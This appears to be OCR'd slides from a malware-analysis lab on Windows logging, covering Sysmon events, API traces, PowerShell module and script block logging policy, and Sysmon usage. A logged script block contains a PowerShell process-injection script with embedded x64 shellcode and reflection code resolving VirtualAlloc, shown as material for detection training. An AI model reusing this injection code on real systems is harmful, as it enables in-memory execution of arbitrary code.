


```
Process Create:
RuleName: -
UtcTime: 2026-01-03 01:30:10.802
ProcessGuid: {ffa636cf-7122-6958-246e-000000001100}
ProcessId: 1392
Image: C:\Users\Admin\Downloads\rc_launcher_80.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: "C:\Users\Admin\Downloads\rc_launcher_80.exe"
CurrentDirectory: C:\Users\Admin\Downloads\
User: DESKTOP-R30J1LQ\Admin
LogonGuid: {ffa636cf-a3fc-693d-9bb5-110000000000}
LogonId: 0x11B59B
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=D4A483C927128A766080579E2567D603280042718910FECA3BA3537BF93994DC
ParentProcessGuid: {ffa636cf-a3fd-693d-7b00-000000001100}
```



```
200  7:36:17.074 PM  1  rc_launcher_80.exe  GetFileAttributesW ( "C:\Users\Admin\Downloads\coolmathgames.exe" )
201  7:36:17.074 PM  1  KERNELBASE.dll        RtlDosPathNameToNtPathName_U_WithStatus ( "C:\Users\Admin\Downloads\coolmathgames.exe", 0x0000004faeefee60, NULL, NULL )
202  7:36:17.074 PM  1  KERNELBASE.dll        NtQueryAttributesFile ( 0x0000004faeefee70, 0x0000004faeefeea0 )
203  7:36:17.074 PM  1  KERNELBASE.dll        RtlFreeHeap ( 0x000001c445110000, 0, 0x000001c44511da50 )
204  7:36:17.074 PM  1  rc_launcher_80.exe  HeapFree ( 0x000001c445110000, 0, 0x000001c445124460 )
205  7:36:17.074 PM  1  rc_launcher_80.exe  SetLastError ( ERROR_SUCCESS )
206  7:36:17.074 PM  1  KERNEL32.DLL          RtlSetLastWin32Error ( ERROR_SUCCESS )
207  7:36:17.090 PM  1  rc_launcher_80.exe  GetFullPathNameW ( "C:\Users\Admin\Downloads\coolmathgames.exe", 512, 0x0000004faeeff2b0, NULL )
208  7:36:17.090 PM  1  KERNELBASE.dll        RtlGetFullPathName_UEx ( "C:\Users\Admin\Downloads\coolmathgames.exe", 1024, "+", NULL, 0x0000004faeefefa8 )
```

Lab Overview: Script Block & Module Logging



Windows PowerShell

Select an item to view its description.

Setting	State	Com
Turn on Module Logging	Not configured	N
Turn on PowerShell Script Block Logging	Not configured	N
Turn on Script Execution	Not configured	N
Turn on PowerShell Transcription	Not configured	N
Set the default source path for Update-Help	Not configured	

Turn on Module Logging

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

To turn on logging for one or more modules, click Show, and then type the module names in the list. Wildcards are supported.

Module Names

To turn on logging for the Windows PowerShell core modules, type the following module names in the list:

Microsoft.PowerShell.*

Microsoft.WSMan.Management

Help:

This policy setting allows you to turn on logging for Windows PowerShell modules.

If you enable this policy setting, pipeline execution events for members of the specified modules are recorded in the Windows PowerShell log in Event Viewer. Enabling this policy setting for a module is equivalent to setting the LogPipelineExecutionDetails property of the module to True.


If you disable this policy setting, logging of execution events is disabled for all Windows PowerShell modules. Disabling this policy setting for a module is equivalent to setting the LogPipelineExecutionDetails property of the module to False.

If this policy setting is not configured, the LogPipelineExecutionDetails property of a module or snap-in determines whether the execution events of a module or snap-in are logged. By default, the LogPipelineExecutionDetails property of all modules and snap-ins is set to False.

To add modules and snap-ins to the policy setting list, click Show, and then type the module names in the list. The modules and snap-ins in the list must be installed on the computer.

Note: This policy setting exists under both Computer Configuration and User Configuration in the Group Policy Editor. The Computer Configuration policy setting takes precedence over the User Configuration policy setting.

Lab Overview: Script Block & Module Logging




```
Creating Scriptblock text (1 of 1):
# Process Injection example in PowerShell
# Based on content from GuLoader analysis: https://alertoverload.com/?p=49

Set-StrictMode -Version 2.0

# Calc shellcode taken from PowerSploit Invoke-Shellcode
[Byte[]] $Shellcode64 = @(0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,
                          0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,
                          0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,
                          0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,
                          0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,0x80,0x88,
                          0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,0x44,
                          0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,
                          0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,
                          0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,
                          0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,
                          0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,
                          0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,
                          0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x48,0xba,0x01,0x00,0x00,
                          0x00,0x00,0x00,0x00,0x00,0x48,0x8d,0x8d,0x01,0x01,0x00,0x00,0x41,0xba,0x31,0x8b,
                          0x6f,0x87,0xff,0xd5,0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,
                          0xd5,0x48,0x83,0xc4,0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,
                          0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0xff,0xd5,0x63,0x61,0x6c,0x63,0x00)

# Get process memory address
function GetProcAddress ($EmbeddedObjectArgs, $ObjectArgs){
   $Global:UnsafeNativeMethods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals("System.dll") }).GetType("Microsoft.Win32.UnsafeNativeMethods")
   $Global:ProcessAddress = $UnsafeNativeMethods.GetMethod("GetProcAddress", [Type[]] @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]))
   return $ProcessAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($UnsafeNativeMethods.GetMethod('GetModuleHandle')).Invoke($null, @($EmbeddedObjectArgs)))), $ObjectArgs))
}

# PowerShell Reflection assembly lets you access private members of .NET types
function Reflection ([Parameter(Position = 0)] [type[]] $ConstructorArgs,[Parameter(Position = 1)] [type] $ReturnType = [Void]){
   $global:DefinedAssembly = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName("ReflectedDelegate")), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModule", $false).DefineType("MyDelegateType", @("Class", "Public", "Sealed",
"AnsiClass", "AutoClass"), [System.MulticastDelegate])
   $DefinedAssembly.DefineConstructor(@("RTSpecialName", "HideBySig", "Public"), [System.Reflection.CallingConventions]::Standard, $ConstructorArgs).SetImplementationFlags(@("Runtime", "Managed"))
   $DefinedAssembly.DefineMethod("Invoke", @("Public", "HideBySig", "NewSlot", "Virtual"), $ReturnType, $ConstructorArgs).SetImplementationFlags(@("Runtime", "Managed"))
   return $DefinedAssembly.CreateType()
}

# Pointer to process memory
$Global:Kernel32Pointer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((GetProcAddress kernel32.dll VirtualAlloc), (Reflection @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
```

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Logged: 1/2/2026 7:45:22 PM
Event ID: 4104
Task Category: Execute a Remote Command
Level: Warning
Keywords: None
User: DESKTOP-R30J1LQ\Admin
Computer: DESKTOP-R30J1LQ
OpCode: On create calls
More Information: Event Log Online Help


Lab Overview: Sysmon

- Sysmon or System Monitor is a tool that enriches and enhances Windows logging
- Sysmon is a must-have when performing dynamic analysis
- Sysmon supports numerous events, from process creation logging to network connection logging
- Sysmon also has an extensive configuration system for fine tuning logging operations
- It’s also available for Linux 👀



```
System Monitor v15.12 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2023 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Usage:
Install:                 Sysmon.exe -i [<configfile>]
Update configuration:    Sysmon.exe -c [<configfile>]
Install event manifest:  Sysmon.exe -m
Print schema:            Sysmon.exe -s
Uninstall:               Sysmon.exe -u [force]
  -c   Update configuration of an installed Sysmon driver or dump the
       current configuration if no other argument is provided. Optionally
       take a configuration file.
  -i   Install service and driver. Optionally take a configuration file.
  -m   Install the event manifest (done on service install as well)).
  -s   Print configuration schema definition of the specified version.
       Specify 'all' to dump all schema versions (default is latest)).
  -u   Uninstall service and driver. Adding force causes uninstall to proceed
       even when some components are not installed.

The service logs events immediately and the driver installs as a boot-start driver to capture activity from early in
the boot that the service will write to the event log when it starts.

On Vista and higher, events are stored in "Applications and Services Logs/Microsoft/Windows/Sysmon/Operational". On
older systems, events are written to the System event log.

Use the '-? config' command for configuration file documentation. More examples are available on the Sysinternals
website.

